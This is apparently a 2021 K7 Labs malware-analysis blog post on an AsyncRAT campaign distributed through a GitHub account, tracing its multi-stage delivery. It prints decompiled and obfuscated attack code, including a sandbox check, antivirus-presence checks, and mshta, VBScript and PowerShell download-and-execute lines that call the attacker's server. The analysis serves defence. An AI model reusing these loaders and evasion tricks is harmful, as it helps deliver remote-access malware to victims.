GitHub – Home to AsyncRAT Backdoor


labs.k7computing.com/

By K7 Labs

February 19, 2021

These days threat actors are hosting their encrypted malware in user familiar places such as Google Drive, OneDrive, Discord CDN, Pastebin amongst others and target a huge victim base. This abuse is not new for **GitHub** too, a popular **code hosting platform**. In this blog, we will be getting into the nuances of **AsyncRAT Backdoor** hosted on the GitHub repository and its delivery mechanism, orchestrated in different stages.

While monitoring the Twitter handles, we came across a tweet from **@Glacius_** mentioning about the availability of AsyncRAT payload on GitHub as depicted in Figure 1.



(づ｡◕‿‿◕｡)づ
@Glacius_

Github account distributing #Asyncrat and multi-stagers payloads : github.com/hbankers

You can see an example of a campaign here : tria.ge/210128-lsez6tf…


(cc @malwrhunterteam @circl_lu)

```
// Client.Helper.Anti_Analysis
// Token: 0x06000028 RID: 43 RVA: 0x00003620 File Offset: 0x00001820
private static bool DetectSandboxie()
{
    bool result;
    try
    {
        if (NativeMethods.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
        {
            result = true;
        }
        else
        {
            result = false;
        }
    }
    catch
    {
        result = false;
    }
```

Figure 1:

Tweet from **@Glacius_** about AsyncRAT

From Figure 2, we can notice that the above said attacker’s GitHub repository has multiple binaries. Contents of all these binaries are encoded in decimal format to avoid being identified and detected easily.




hbankers Add files via upload 11460da 3 days ago 22 com

04.txt	Add files via upload	13 days
05.txt	Update 05.txt	7 days
07.txt	Add files via upload	5 days
08.txt	Update 08.txt	5 days
09.txt	Add files via upload	4 days
10.txt	Add files via upload	4 days
11.txt	Add files via upload	3 days
PE.txt	Add files via upload	22 days
PE02.txt	Add files via upload	21 days
PE03.txt	Add files via upload	18 days
README.md	Initial commit	22 days
SEX.txt	Update SEX.txt	5 days
lol.txt	Add files via upload	16 days

Figure 2: GitHub repository where the malware binaries are present

This GitHub account was created on January 8, 2021 which is managed by **Mohamed-Sayed** with only 1 follower as shown in Figure 3. Also, we noticed that the attacker has added 2 new PE files on Jan 31st, 2021 in the **"NEW"** repository; possibly the threat actor is planning for another campaign. On digging deeper, we found that this attack has multi-stage payloads and finally executes the main payloads facebook.dll and stub.exe which were not available in VirusTotal at the time of writing this blog.



Popular repositories

Mohamed-Sayed

PE

NEW

hbankers

1 follower 0 following · ☆ 0

Joined 23 days ago

76 contributions in the last year

Figure 3: https://github.com/hbankers

Now, let’s get into the details about the multi-stage scripts and the main payloads. The complete flow of this attack and the multi-stage scripts used to execute the final payload using a process injector DLL has been depicted in Figure 4.





Figure 4: Process Flow of this Malware


The initial binary fww.exe, a .NET file downloads the first stage payload “**encoding.txt**” from **“hxxp[:]//f0509448[.]xsph[.]ru/hjebWnlfsjdlPz/encoding[.]txt” (ip: 141.8.193.236)** and executes the encoding.txt, a VBScript using “**mshta.exe”** as depicted in Figure 5.



```
internal static class Program
{
    [STAThread]
    private static void Main()
    {
        Process.Start("C:\\!!!!!!!!!!!!!!!!!!!!!!!!!!!!xe".
            Replace("!!!!!!!!!!!!!!!!!!!!!!!!!!!!", "Windows\\
            System32\\mshta.e"), "http://f0509448.xsph.ru/
            hjebWnlfsjdlPz/encoding.txt");
    }
}
```

Figure 5: Initial binary which executes the VBScript

Decoding the 1st stage VBScript, we could see that it uses Wscript.Shell command to execute the **PowerShell** script using PowerShell.exe and download the second stage payload **“all.txt”** from the same URL and execute the downloaded file using **Invoke-Expression (IEX)** as depicted in Figure 6.




```
<script language="VBScript">
Function var_func()
Dim var_shell
set var_shell = CreateObject("Wscript.Shell")
var_shell.run "powershell $data = '(Ne<<<<<<<<<<<<<<<>>>>>>>>>>
>t.We'.Replace('<<<<<<<<<<<<<<<>>>>>>>>>>>','w-Object Ne');$cop
py='bC!!!!!!!!!!!!@@@@@@@@@@@@@nlo'.Replace('!!!!!!!!!!!!@@@@@@
@@@@@@@','lient).Dow');
    $code='adString(''http://f0509448.xsph.ru/hjebWnlfsjdlPz/
    all.txt'')';$nyan=I`E`X ($data,$coppy,$code -Join
    '')|I`E`X ",0
self.close
End Function
var_func
self.close
</script>
```

Figure 6: Use of VBScript to download second stage payload

The second stage payload all.txt; a PowerShell script, before proceeding further checks if predefined AV files are running in the system. For instance, “**AVAST : AvastUI.exe”, “ESET : ecmds.exe”, “KASPERSKY : avpui.exe”, “AVG : AVGUI.exe”** as depicted in


Figure 7.



```
Function HBankers
{
if([System.IO.File]::Exists('C:\Program Files\Avast Software\A
    vast\AvastUI.exe')){}
start-sleep -s 5
if([System.IO.File]::Exists("C:\Program Files\ESET\ESET
    Security\ecmds.exe")){}
start-sleep -s 5
if([System.IO.File]::Exists("C:\Program Files\Kaspersky Lab\K
    aspersky Anti-Virus 21.2\avpui.exe")){}
start-sleep -s 5
if([System.IO.File]::Exists("C:\Program Files\AVG\Antivirus\A
    VGUI.exe")){}
start-sleep -s 5
```

Figure 7: Checks for Famous AVs existing in the system

Once it is confirmed that none of the specified AVs are present in the system, all.txt continues its execution. It sets Servicepointmanager as **TLS 1.2** security protocol (3072 represents TLS1.2 protocol) to communicate with its server through a secure channel and downloads the third stage payload **“ps1.txt”** binary from the server. It converts the hex value to ascii character using **“[char] [byte]”** instruction and stores the string in **“asciiString”** variable and executes it using Invoke-Expression as depicted in Figure 8.




```
$v0 = 'N#t.@@#b'.Replace('#','e').Replace('@@','w');$telegram='
    SEX'.replace('S','I');sal M $telegram;do {$N1OTV = test-
    connection -comp google.com -count 1 -Quiet} until ($N1OTV)
    ;$V000 = 'D$$$$$$$$$$$$n%%%%%%%%%%%%ng'.Replace('
    %%%%%%%%%%%%','loadStri').Replace('$$$$$$$$$$$$','ow');$
    tiktok = [Enum]::ToObject([System.Net.SecurityProtocolType]
    , 3072);[System.Net.ServicePointManager]::SecurityProtocol
    = $tiktok;$v9999 = "(Ne`W&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&0
0('http://f0509448.xsph.ru/hjebWnlfsjdlPz/ps1.txt')".Replace('
    &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&','-O BjEcT $v0$v00 ).$V0'
    );
$v00 = '%li!!'.Replace('%','C').Replace('!!','ent')
$v1 = '$e^'.replace('$','I').replace('^','x');
$TC=($v9999 -Join '')|I`E`X
$facebook= $TC -split '-' |ForEach-Object {[char][byte]"0x$_"};
    $asciiString= $facebook -join ''|M
}
```

Figure 8: PowerShell script is used to download ps1.txt

